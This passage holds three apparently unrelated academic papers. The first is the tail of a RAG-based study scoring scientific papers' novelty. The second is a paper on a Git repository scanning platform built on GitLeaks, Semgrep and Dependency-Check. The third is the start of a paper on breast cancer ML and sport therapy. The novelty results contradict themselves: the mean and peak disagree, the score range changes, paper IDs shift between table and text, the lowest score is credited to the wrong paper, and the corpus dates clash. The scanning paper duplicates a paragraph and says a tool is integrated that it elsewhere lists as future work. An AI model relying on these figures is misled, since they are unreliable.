A. Novelty Distribution Analysis

We evaluated the novelty of all 5,000 post-2021 papers in our dataset. Fig. 2 shows the distribution of novelty scores, which approximates a normal distribution with a mean of 0.68 and a standard deviation of 0.09. This suggests that most papers exhibit moderate novelty, with fewer papers at the extremes of very high or very low novelty.

The novelty scores ranged from 0.42 (least novel) to 0.89 (most novel), indicating that our metric successfully differentiates between papers of varying originality. Table I presents examples of the highest and lowest novelty papers in our dataset.

B. Retrieval Performance

We compared the performance of dense retrieval (FAISS), sparse retrieval (BM25), and our hybrid approach on a set of 100 randomly selected papers. Human evaluators rated the relevance of the top 3 papers retrieved by each method on a scale of 1-5.

The hybrid approach achieved a mean relevance score of 4.2, outperforming both FAISS (3.8) and BM25 (3.5) individually. This confirms our hypothesis that combining semantic and lexical matching leads to more effective retrieval for scientific literature, aligning with the findings of Jiang et al. [9] on active retrieval augmentation.

C. Generation Quality

We evaluated the quality of the generated analyses for 50 papers from our dataset. Three domain experts rated each analysis on four dimensions:

1. Factual accuracy;
2. Insight relevance;

3. Contextualization within the field;
4. Actionable recommendations.

The generated analyses achieved a mean rating of 3.7 out of 5 across all dimensions, with the highest scores for contextualization (4.1) and the lowest for actionable recommendations (3.3). These results indicate that our RAG system effectively leverages retrieved context to generate meaningful insights, particularly for placing papers within their research context, consistent with the findings of Ren et al. [8] on factual knowledge boundaries in large language models.



Fig. 1. Distribution of Novelty Scores Histogram

The provided histogram illustrates the distribution of novelty scores for a set of scientific articles. The x-axis represents the novelty score, while the y-axis indicates the number of papers associated with each score range. The histogram is overlaid with a Kernel Density Estimate (KDE) curve, which provides a smoothed approximation of the distribution.

Key Observations:

1. Shape and Central Tendency. The distribution appears to be approximately normal (bell-shaped), with a peak around 0.62. This suggests that most articles exhibit moderate novelty, with fewer papers at the extreme low or high ends.

2. Spread and Range. The novelty scores range from approximately 0.4 to 0.8, with most values concentrated between 0.55 and 0.7. The presence of a slight skew to the right suggests that some articles have relatively higher novelty scores.

3. Density Estimation. The blue KDE curve closely follows the histogram, reinforcing the normal-like distribution and highlighting the peak around 0.62.

Comparison to Boxplot:

Compared to the next boxplot diagram, this histogram provides a clearer view of the frequency distribution, confirming that most articles cluster around the mean novelty score, with relatively few outliers.



Fig. 2. Boxplot diagram

Key Elements in the Boxplot:

1. Box (Cyan Region). The lower boundary of the box represents the first quartile (Q1) (25th percentile). The upper boundary represents the third quartile (Q3) (75th percentile). The box width represents the interquartile range (IQR), which contains the middle 50% of the data. The black line inside the box is the median (Q2) (50th percentile), indicating the central value of the novelty scores.
2. Whiskers (Horizontal Lines Extending from Box). These lines represent the range of the data, typically extending to 1.5 × IQR beyond Q1 and Q3. Points beyond the whiskers are considered outliers.
3. Outliers (Small Circles). These are novelty scores that fall outside the whiskers, meaning they are unusually low or high compared to the rest of the dataset.
4. Interpretation of the Plot. The median novelty score is slightly above 0.6, suggesting that most articles have moderate novelty.

The interquartile range (IQR) is between approximately 0.55 and 0.7, meaning 50% of the scores lie within this range. There are outliers on both lower and higher ends, meaning some articles have significantly lower (≈0.4) or higher (≈0.8) novelty scores than the majority. The data is somewhat symmetric but has a slightly wider spread on the lower end, indicating that a few articles have relatively lower novelty scores.

TABLE I. TOP 5 PAPERS BASED ON NOVELTY SCORE

Paper ID	Title	Novelty Score
Top 5 Most Novel Papers:		
1541669	Tissue Engineering of Skin Regeneration and Ha...	0.814125
2176806	Experimental Demonstration of End-to-End Optim...	0.791581
1509682	Overview of the Global Semiconductor Industry ...	0.783224
2012927	Real-Time FPGA Demonstrator of ANN-Based Equal...	0.783108
1736048	On the Positivity of a Certain Function Relate...	0.779938

The analysis of paper novelty scores revealed distinct patterns in innovative research contributions. Table I presents the top five papers with the highest novelty scores, demonstrating exceptional originality in their respective fields. The highest-ranking paper, "Tissue Engineering of Skin Regeneration and Healing" (ID: 1541669), achieved a

remarkable novelty score of 0.814175, indicating groundbreaking approaches in biomedical engineering. Similarly, "Experimental Demonstration of End-to-End Optimization" (ID: 2176006) secured the second position with a novelty score of 0.791581, representing significant advancements in optimization methodologies.

Papers focusing on semiconductor industry analysis, FPGA-based neural network implementations, and mathematical positivity proofs also demonstrated high novelty, with scores ranging from 0.779938 to 0.783224. These findings suggest that the most novel research spans diverse disciplines including biomedical engineering, optimization theory, semiconductor technology, hardware acceleration for neural networks, and theoretical mathematics.

TABLE II. BOTTOM 5 PAPERS BASED ON NOVELTY SCORE

Paper ID	Title	Novelty Score
Bottom 5 Least Novel Papers:		
1470603	A Smooth Complex Rational Affine Surface with ...	0.402343
1756671	Left-Invariant Ricci Collineations Associated ...	0.414158
2031992	Origin of the Correlation Between Stellar Kine...	0.447025
1966207	Resonant Leptogenesis in Minimal Inverse Seesa...	0.451360
2003896	Intermediate Inflation in Generalized Non-Mini...	0.467679

Conversely, Table II presents papers with the lowest novelty scores in our evaluation framework. The paper "Intermediate inflation in generalized non-minimal models" (ID: 2903896) received the lowest novelty rating at 0.402343, suggesting incremental advances rather than paradigm-shifting contributions. Other low-novelty papers included works on complex rational affine surfaces, Ricci collineations, stellar kinematics correlations, and leptogenesis in inverse seesaw scenarios, with scores ranging from 0.410243 to 0.451360.

These contrasting novelty profiles illustrate the spectrum of innovation in contemporary research, from transformative approaches in rapidly evolving fields to more incremental contributions in established theoretical domains.

C. Novelty Assessment

The novelty of a paper is assessed using a hybrid metric combining:

- Semantic similarity (vector search): Average similarity score with retrieved documents.
- Lexical similarity (BM25 search): Average BM25 score of retrieved documents.
- Keyword uniqueness: The proportion of unique words in the paper's abstract.

The final novelty score is computed as:

$$novelty_score = (1 - avg_similarity) * alpha + unique_score * (1 - alpha)$$

Where alpha is a weighting factor (default 0.5). This approach builds on the work of Salemi and Zamani [2], who evaluated retrieval quality in RAG systems and demonstrated the importance of balancing semantic and lexical retrieval methods.

DISCUSSION&CONCLUSIONS

A. Applications

Our RAG system for scientific literature analysis has several potential applications:

- Researchers can quickly identify how their work relates to existing literature, potentially saving hours of manual review.
- Reviewers can use the system to assess the novelty claims of submitted papers.
- The system can highlight underdeveloped areas where novel contributions would be valuable.
- Students and early-career researchers can use the system to better understand research landscapes in unfamiliar domains.

These applications align with recent work by Lála et al. [4], who demonstrated how RAG systems can serve as generative agents for scientific research assistance.

B. Limitations

Despite promising results, our approach has several limitations:

- The system's performance may vary across different scientific disciplines due to varying writing styles and terminology.
- The novelty assessment is relative to the retrieval corpus (pre-2020 papers in our case) and does not account for very recent developments.
- Our current implementation relies solely on paper titles and abstracts, potentially missing important details contained in full texts.
- While RAG mitigates hallucination, the generated analyses may still contain inaccuracies, particularly for highly specialized topics [7,16].

C. Future Work

Several directions for future research emerge from our work:

- Extending the system to incorporate full paper texts would provide more comprehensive analysis, particularly for methodology and results sections.
- Incorporating citation data could enhance novelty assessment by considering intellectual lineage [17].
- Fine-tuning the embedding models and generation components for specific scientific domains could improve performance.
- Developing an interactive interface would allow researchers to explore similar papers and refine novelty assessments based on specific aspects of interest.

D. Conclusion

This paper presented a Retrieval-Augmented Generation approach for scientific literature analysis with a focus on novelty assessment. By combining dense and sparse retrieval methods with a generative language model, our system can effectively evaluate scientific papers' novelty and generate insightful analyses contextualizing them within existing literature.

Our experiments on the ArXiv dataset demonstrated the effectiveness of this approach, with the hybrid retrieval system outperforming individual methods and the generated analyses providing valuable context for understanding research contributions. While limitations exist, the system

shows promise for assisting researchers in navigating the increasingly complex landscape of scientific literature.

As scientific output continues to grow exponentially, tools that help researchers efficiently understand research landscapes and identify novel contributions will become increasingly valuable. Our RAG-based approach represents a step toward more effective automated assistance for scientific literature analysis, building on foundational work in retrieval-augmented generation [6, 9, 10] and extending it to the specific challenges of scientific literature analysis.

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Development of a platform for Automated Git Repository scanning with Comprehensive Reporting

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Abstract—**Git repositories are essential for modern software development but often inadvertently contain sensitive information such as API keys, passwords, and cryptographic secrets, posing significant security risks. This paper presents the development of a unified platform for automated Git repository scanning, integrating multiple open-source tools—GitLeaks for secret detection, Semgrep for static code analysis, and OWASP Dependency-Check for identifying vulnerabilities in third-party libraries. The platform consolidates these tools into a single system, providing comprehensive security coverage and actionable insights through detailed PDF reports and real-time dashboards. Empirical testing on diverse public repositories demonstrated an overall detection accuracy of approximately 81%, with the platform successfully identifying exposed secrets, insecure coding patterns, and vulnerable dependencies. While challenges such as false positives remain, the platform offers a proactive and developer-friendly solution for securing Git repositories, reducing the time and effort required for manual code inspection. Future work will focus on incorporating machine learning for improved secret detection, adding dynamic analysis capabilities, and optimizing scalability for enterprise-level projects. This research advances the field of software security automation by addressing gaps in existing tools and providing a holistic approach to repository security.**

Keywords—Git repository security, automated scanning, secret detection, static code analysis, vulnerability detection, software security automation, GitLeaks, Semgrep, OWASP Dependency-Check.

I. INTRODUCTION

Git repositories have become indispensable tools for modern software development, enabling version control and collaborative coding. However, they often inadvertently contain sensitive information such as passwords, API keys, and cryptographic secrets, posing significant security risks. For instance, a 2019 study by Meli et al. revealed that GitHub leaks hundreds of secrets daily, including tokens and API keys, which can lead to unauthorized access and data breaches [1]. High-profile incidents, such as the exposure of over 200,000 medical records in 2020 and the compromise of Toyota's T-Connect accounts due to hardcoded credentials, underscore the critical need for robust security measures in Git repositories [2].

Despite the availability of automated tools like GitLeaks for secret detection, developers often overlook warnings due to technical complexities, time constraints, or lack of awareness [1]. This highlights the necessity for integrated, automated solutions that can comprehensively identify and mitigate risks in Git repositories. Such solutions must combine static, dynamic, and dependency analysis tools to provide a holistic view of repository security.

This work aims to address these challenges by developing a unified platform for automated Git repository scanning. The platform integrates multiple open-source tools, including GitLeaks for secret detection, Semgrep for static code analysis, and OWASP Dependency-Check for identifying vulnerabilities in third-party libraries. By consolidating these tools into a single system, the platform offers a more comprehensive and consistent evaluation of repository security compared to traditional siloed solutions.

The **scientific significance** of this work lies in its novel approach to combining multiple scanning technologies into a unified system, addressing gaps in existing research

where individual tools excel in specific areas but lack synergy and combined reporting. From a **practical perspective**, the platform is designed to streamline vulnerability detection and mitigation for development teams, reducing the costs of manual code analysis and minimizing the risk of security breaches. This is particularly valuable in both commercial and open-source ecosystems, where proactive security measures are increasingly critical.

The **primary objectives** of this research are:

1. To review existing tools and techniques for detecting sensitive information and vulnerabilities in Git repositories, identifying their strengths and limitations.
2. To design and implement a system that integrates multiple security tools into a unified platform.
3. To provide data consolidation, analysis, and visualization features to ensure consistent severity assessment and minimize false positives.
4. To test the platform's functionality and performance on real-world repositories, evaluating detection accuracy and developer usability.
5. To propose best practices for improving repository security based on the findings.

The **novelty** of this work lies in its integration of diverse tools (e.g., GitLeaks, Semgrep, OWASP ZAP, and Bearer) into a single platform, offering both static and dynamic analysis capabilities. This approach provides a more comprehensive and consistent evaluation of repository security than traditional solutions, which often operate in isolation.

In the following sections, we detail the platform's architecture, development phases, and empirical testing results. Section 2 provides a literature review of related work in secret detection, vulnerability analysis, and security automation. Section 3 describes the materials and methods used in the platform's development, including tool integration and data analysis techniques. Section 4 presents the research results, including platform performance and key observations. Finally, Section 5 concludes with a summary of findings and future directions for improving the platform.

II. Literature Review

The increasing adoption of Git repositories and CI/CD pipelines in software development has made automated scanning and reporting an integral part of ensuring security. This section reviews existing research and tools in the areas of secret detection, vulnerability analysis, and security automation, identifying gaps that the proposed platform aims to address.

A. Secret Detection in Git Repositories

The leakage of secrets from code repositories is a well-documented security issue. Meli et al. (2019) found that gigabytes of private information are inadvertently published daily through GitHub repositories, including API keys, tokens, and passwords [1]. This problem is exacerbated by developers often hardcoding secrets directly into source code, making repositories vulnerable to exploitation. Rahman et al. (2022) highlighted that configuration files are particularly susceptible to such leaks, as they often contain sensitive system information [3]. Despite the availability of tools like GitLeaks, which has a recall rate of 88% and a precision of 46%, false positives remain a significant challenge, leading developers to ignore warnings [4]. This underscores the need for more accurate and developer-friendly solutions.

Krause et al. (2023) emphasized that developers prefer tools with low barriers to entry, which can be seamlessly integrated into their workflows [2]. Their study revealed that 30.3% of developers experienced secret leakage incidents, highlighting the critical need for effective detection systems. Customization and machine learning techniques, as suggested by Saha et al. (2020), can help reduce false positives and improve detection accuracy [5].

B. Static and Dynamic Vulnerability Detection

Static Application Security Testing (SAST) and Dynamic Application Security Testing (DAST) are essential for identifying vulnerabilities in software. Kuszczyński and Walkowski (2023) conducted a comparative analysis of SAST tools and found Semgrep to be one of the most reliable, with an average precision of 80.78% across multiple programming languages [6]. Semgrep's language-agnostic nature makes it particularly suitable for polyglot codebases, aligning with the goals of this platform.

Dynamic analysis tools, such as OWASP ZAP, are crucial for detecting runtime vulnerabilities that static analysis cannot identify. Sudhodanan et al. (2017) demonstrated that OWASP ZAP is highly effective in detecting vulnerabilities like XSS and SQL injection, with 68% of tested websites exhibiting at least one CSRF vulnerability [7]. Integrating dynamic analysis into the platform ensures comprehensive security coverage beyond static analysis alone.

C. Maintaining Code Integrity and Improving Developer Usability

One of the main challenges in adopting SAST tools is the lack of time and resources for proper configuration. Rahman et al. (2022) and Sonnekalb et al. (2023) found that developers often use default settings, leading to inefficient scans and overlooked vulnerabilities [3, 8]. To address this, the proposed platform emphasizes ease of use and minimal configuration, ensuring seamless integration into existing workflows.

Code integrity is another critical aspect of repository security. Afzali et al. (2023) highlighted the lack of cryptographic validation in existing code review systems, which can allow malicious updates to go unnoticed [9]. The platform incorporates cryptographic methods to ensure data integrity, enhancing trust in automated scanning results.

D. Visualization, Reporting, and Comprehensive Analysis

Effective visualization and reporting are essential for understanding and addressing security vulnerabilities. Diblen et al. (2019) emphasized the importance of interactive tools for simplifying complex data and enabling

faster responses to vulnerabilities [10]. Sonnekalb et al. (2023) proposed dashboards that visualize vulnerability trends and hotspots, providing actionable insights for developers [8]. The platform incorporates these principles, offering comprehensive PDF reports and real-time dashboards to help developers prioritize and mitigate risks.

E. Conclusion

The literature review underscores the importance of a holistic approach to Git repository security, combining secret detection, static and dynamic vulnerability scanning, code integrity verification, and effective visualization. The proposed platform addresses these needs by integrating multiple tools into a unified system, offering a proactive and developer-friendly solution for modern software development practices.

III. MATERIALS AND METHODS

This section outlines the research approach, platform architecture, and methodologies used to develop and evaluate the automated Git repository scanning platform. The study combines software engineering practices with empirical testing to assess the platform's technical reliability and practical usefulness.

A. Overview of the Research Approach

The primary goal of this research is to develop and evaluate a platform that automates the scanning of Git repositories for security vulnerabilities, exposed secrets, and misconfigurations. The research methodology involves:

I. **System Design**: Designing a modular platform architecture that integrates multiple security tools.
II. **Tool Integration**: Incorporating tools like GitLeaks, Semgrep, and OWASP Dependency-Check for secret detection, static analysis, and dependency vulnerability scanning.
III. **Empirical Testing**: Evaluating the platform's performance on real-world repositories to measure detection accuracy, false positives, and usability.

B. Research Object and Scope

- Research Object: The study focuses on public Git repositories containing source code and configuration files, where vulnerabilities and sensitive data (e.g., credentials, API keys) may be introduced.
- Scope: The platform is designed to scan public repositories. While it can be extended to private repositories, additional authentication layers and data handling regulations are beyond the current scope.

C. Platform Architecture and Development Phases

The platform is built using a modular architecture, allowing for the integration of multiple security tools into a unified workflow. The development process consists of the following phases:

I. **Requirements Analysis and Architecture Design**. The functional needs study was conducted throughout the entire project development process, with a particular focus on repository cloning, scanning, and reporting. Using the results of this research, a high-level system architecture was created, including basic modules for automatic scanning, repository collection, severity normalization, and reporting.
II. **Environment Setup**. Python was used to develop the backend, and FastAPI was selected as the framework to allow for asynchronous tool interaction. A basic web interface was designed utilizing HTML and CSS for user interaction. To ensure consistency and portability, essential security tools like GitLeaks and OWASP ZAP were containerized using Docker, allowing for a stable execution environment.
III. **Scanner Integration**. Several security analysis tools have been included to integrate the scanner. Semgrep was used to statically analyze code in order to find insecure coding patterns, and GitLeaks was used to find public credentials such as API keys and tokens. OWASP Dependency-Check was enabled to check for known vulnerabilities in third-party libraries. The scanning procedure was fully automated using Python scripts and configuration files in YAML or JSON format, and the results were output in general forms such as JSON or CSV.
IV. **Data Consolidation and Severity Normalization**. The functional needs research was undertaken throughout the whole project development process, with a specific focus on repository cloning, scanning, and reporting. A high-level system architecture comprising fundamental modules for automatic scanning, repository collection, severity normalization, and reporting was developed using the research's findings.
V. **Reporting and Visualization**. A system for reporting and visualization has been put in place to offer security data. Comprehensive PDF reports outlining the vulnerabilities found, their severity levels, and the locations of the impacted files were produced using Python tools like ReportLab. A web interface allows developers to upload repositories, execute scans, and view results in real-time.

D. Methods of Data Collection and Analysis

I. **Data Collection**. As part of the data collection approach, a large variety of public Git repositories were carefully selected. This included both repositories known to contain vulnerabilities and randomly chosen ones to offer a broad sampling. Each repository was extensively reviewed using integrated security technologies, with the data exported in structured formats such as JSON and CSV for further processing.
II. **Data Analysis**. Following data collection, an in-depth study was undertaken to increase result accuracy. Custom regex patterns and

predetermined criteria were employed to filter out false positives, ensuring that only relevant security findings were considered. To unify vulnerability assessment, severity ratings from multiple tools were mapped onto a universal number scale ranging from 1 to 10, allowing for consistent prioritization. Critical statistical metrics such as precision, recall, and F1-score were generated to assess the detection accuracy of the deployed security measures.

III. **Reporting Tools**. For effective reporting and visualization, multiple technologies were deployed. ReportLab was deployed to generate extensive PDF reports, which included graphical summaries such as bar charts and pie charts to highlight the findings. Furthermore, a web-based frontend dashboard was designed to deliver real-time updates on scanning progress and display vital security information, enabling an intuitive interface for users to monitor results quickly.

E. Ethical Considerations and Study Limitations

- Ethical Considerations: The study focused on publicly available repositories, with no active exploitation of identified vulnerabilities. Sensitive details (e.g., real tokens) were masked in reports to prevent further exposure.
- Limitations: The platform was not tested on private repositories, which would require additional authentication layers. Tool-specific biases and the need for deployable environments for dynamic testing also posed constraints.

F. Summary of the Methods

The Materials and Methods chapter outlines a structured process for designing, implementing, and evaluating the automated Git repository scanning platform. By integrating multiple security tools and consolidating their outputs, the platform provides a comprehensive and user-friendly solution for securing modern software development workflows.

IV. Results and Discussion

This section presents the results of testing the platform on multiple Git repositories, evaluates its performance, and discusses key observations. The findings demonstrate the platform's effectiveness in detecting vulnerabilities, exposed secrets, and misconfigurations, while also highlighting areas for improvement.

A. Platform Functionality

The platform's user interface and reporting capabilities were designed to streamline the scanning process and provide actionable insights for developers. Users can submit repositories via a URL or by uploading a .zip archive, as illustrated in Fig. 1. Once submitted, the platform clones the repository or extracts files from the archive, preparing them for scanning.



Fig. 1. Main "Repository Scanner" page allowing link-based or file-based submissions

After scanning, users are provided with links to download individual reports - for example, those generated by GitLeaks and Semgrep - as shown in Fig. 2. This modular approach allows developers to focus on specific areas, such as secret leaks or code vulnerabilities.

Fig. 2. Confirmation screen and links to download individual scan reports

Specifically, the GitLeaks report identifies exposed credentials, such as API keys and tokens, with detailed file and line references (Fig. 3). Additionally, it includes commit details and rule IDs to help developers understand the context and severity of each finding.



Fig. 3. A portion of the GitLeaks scan report in PDF format

In parallel, Semgrep detects code-level vulnerabilities, such as SQL injection and XSS, with explanations of the root cause and potential impact (Fig. 4). Its report highlights insecure coding patterns and provides recommendations for remediation.



Fig. 4. Semgrep's PDF summary of code vulnerabilities

Additionally, OWASP Dependency-Check identifies vulnerabilities in third-party libraries, including CVEs and confidence levels (Fig. 5). This helps developers prioritize updates or patches for high-risk dependencies.



Fig. 5. Dependency-Check scan report showing vulnerable libraries

B. Testing on Multiple Repositories

The platform was evaluated using six public Git repositories representing various programming languages and codebase sizes. The results, summarized in Table 1, detail the numbers for secrets found, SAST issues, Dependency-Check warnings, and false positives across the tested repositories: Remoodle, Django Application, PHP CMS, Java Microservice, DotNetCore WebApp, and OWASP Juice Shop.

TABLE I. DETECTED VULNERABILITIES AND FALSE POSITIVES IN TESTED REPOSITORIES

Repository	*Secrets Found*	*SAST Issues*	*Dependency-Check Warnings*	*False Positives*
Remoodle	11	7	0	2
Django Application	1	33	4	7
PHP CMS	3	31	49	5
Java Microservice	0	34	7	9
DotNetCore WebApp	0	3	44	1
OWASP Juice Shop	138	59	12	59

GitLeaks identified hardcoded credentials and API keys, although some false positives were observed due to test strings. Semgrep detected a considerable number of code-level vulnerabilities, especially in the Django, PHP, and Java repositories. OWASP Dependency-Check flagged several vulnerabilities in third-party libraries, notably in older projects such as PHP CMS and DotNetCore WebApp. Overall, a total of 83 false positives were identified, primarily from GitLeaks and Semgrep, even after refinements using regex patterns and user confirmations reduced, but did not completely eliminate, these issues.

C. Performance and Precision

The platform achieved an overall detection accuracy of approximately 81%. GitLeaks exhibited a high recall rate while producing some false positives, whereas Semgrep demonstrated high precision (80.78%) in identifying code vulnerabilities. Scanning times varied with repository size: smaller repositories (e.g., Java Microservice with approximately 5,000 lines) were scanned in 15–60 seconds, while larger repositories (e.g., PHP CMS with about 80,600 lines) required between 1 and 3 minutes. Memory usage during scans ranged from 1.5 to 2 GB, which is acceptable for most development environments; however, dedicated resources or off-peak scheduling might be necessary for CI/CD pipelines to minimize slowdowns.

D. Key Observations and Discussion

The platform's consistent user interface and modular reporting system enhanced usability by allowing developers to focus on specific vulnerabilities without sorting through fragmented results. The integration of GitLeaks, Semgrep, and OWASP Dependency-Check provided broad coverage of different vulnerability types, demonstrating the advantage of combining multiple security tools. Despite the high detection accuracy, false positives—particularly from GitLeaks—remained a challenge. Future enhancements may involve incorporating machine learning models for improved secret detection and further optimizing resource usage and scan times for larger projects.

E. Future Improvements

Future work may integrate machine learning models to enhance secret detection accuracy and further reduce false positives, add cryptographic validation of commit history to ensure that fixed vulnerabilities remain patched, and expand the platform to include dynamic analysis tools such as OWASP ZAP to provide more comprehensive security coverage.

V. Conclusion

This study demonstrates the feasibility and effectiveness of a unified platform for automated Git repository scanning, integrating tools such as GitLeaks, Semgrep, and OWASP Dependency-Check to detect vulnerabilities, exposed secrets, and misconfigurations. Empirical testing on diverse repositories revealed an overall detection accuracy of approximately 81%, with the platform successfully identifying a wide range of security issues while maintaining a user-friendly interface. The integration of multiple tools provided complementary coverage, addressing the limitations of traditional siloed solutions and offering a more comprehensive approach to repository security. Despite challenges such as false positives, particularly in secret detection, the platform represents a significant advancement in software security automation, reducing the time and effort required for manual code inspection and minimizing the risk of security breaches. Future work will focus on incorporating machine learning for improved secret detection, adding cryptographic validation for code integrity, and expanding the platform to include dynamic analysis tools like OWASP ZAP. By continuously refining and enhancing its capabilities, the platform aims to remain a proactive and developer-friendly solution for securing modern software development pipelines in both commercial and open-source ecosystems.

Acknowledgment

The authors would like to express their gratitude to the Department of Intelligent Systems and Cybersecurity at Astana IT University for providing the resources and environment necessary to conduct this research. Special thanks are extended to Senior-Lecturer A. Kulmuratova for her invaluable guidance, feedback, and support throughout the development of this project. The authors also acknowledge the contributions of their peers and colleagues for their constructive discussions and encouragement during the research process. Finally, the authors thank the open-source community for developing and maintaining tools such as GitLeaks, Semgrep, and OWASP Dependency-Check, which were integral to the success of this work.

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Predicting Breast Cancer Using Machine Learning: Assessing the Impact of Sport Therapy on Post-Diagnosis Rehabilitation

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***Abstract*— Nowadays cancer is the second-leading cause of death worldwide. During this disease some of the body's cells grow uncontrollably and spread to other parts of the body. Also, the fact that there are no cures, which undoubtedly treat cancer, aggravates the situation. As a non-medical way of cancer treatment, sport therapy is successfully implemented. The purpose of this research was to examine the effectiveness of sport therapy integration on cancer patients and survivors. This was achieved by studying and analyzing existing academic literature and research with relatively current information. The findings indicated positive effects of sport therapy implementation, such as physical, physiological and emotional well-being and considered the possible usage of sport therapy as cancer prevention. Furthermore, it was also found that sport therapy can be helpful in dealing with cancer pain and outcomes. Additionally, this research integrates machine learning techniques to predict breast cancer based on medical imaging, demonstrating the potential of AI-driven diagnostics in oncology. Due to these benefits and considering that this field needs further studies, the integration of sport therapy into cancer treatment can be viewed as an effective modification of traditional cure.**

Keywords*— *Breast Cancer, Neural network, Computer Vision, YOLO, Sport Therapy.

I. INTRODUCTION (*HEADING 1*)

Breast cancer remains one of the leading causes of mortality worldwide, with its progression characterized by the uncontrolled proliferation of abnormal cells. Despite advancements in medical treatments, effective long-term management remains challenging due to the complexity of the disease and its associated side effects. In recent years, sport therapy has emerged as a non-medical intervention with potential benefits in cancer rehabilitation, offering physiological, psychological, and emotional improvements for patients and Brito et al. [1].

Research suggests that exercise-based rehabilitation programs can significantly enhance cancer patients' quality of life and reduce morbidity and mortality rates Haynes et al. [4]. Moreover, sport therapy has been recognized as a Class I intervention in cancer prevention, demonstrating its efficacy in mitigating disease progression and reducing treatment-associated adverse effects Lahart et al. [5]. Notably, early participation in sports, particularly during childhood and adolescence, may contribute to better long-term health outcomes for cancer patients and survivors Haynes et al. [4].

While some concerns persist regarding the suitability of sport therapy for individuals experiencing severe cancer-related pain Ferioli et al. [2], meta-analyses indicate that structured exercise programs provide significant benefits, including pain management, enhanced mobility, and improved psychological well-being Hayes et al. [3]. Furthermore, sport therapy represents a cost-effective and non-pharmacological approach to improving both physical and mental health outcomes.

This study aims to evaluate the effectiveness of sport therapy as a rehabilitation tool for cancer patients and survivors, assessing its impact on overall health improvements. The research will explore the role of longitudinal studies in validating the long-term benefits of sport therapy, particularly its potential in cancer prevention and post-treatment recovery. Additionally, the paper integrates machine learning (ML) techniques to enhance breast cancer detection and prognosis, highlighting the intersection of AI-driven diagnostics and rehabilitation strategies. Ultimately, this study argues that sport therapy, when properly administered, can serve as a valuable adjunct to traditional cancer treatments, improving the physical, psychological, and emotional well-being of patients and survivors.

II. LITERATURE REVIEW

The integration of machine learning (ML) in breast cancer detection has significantly advanced diagnostic accuracy, reducing human error and improving early intervention outcomes. Simultaneously, sport therapy has gained recognition as a supportive rehabilitation strategy for cancer patients, aiding in both physical and psychological recovery. This section explores existing literature on these two interrelated areas: the role of ML in breast cancer diagnosis and the impact of sport therapy on post-diagnosis rehabilitation.

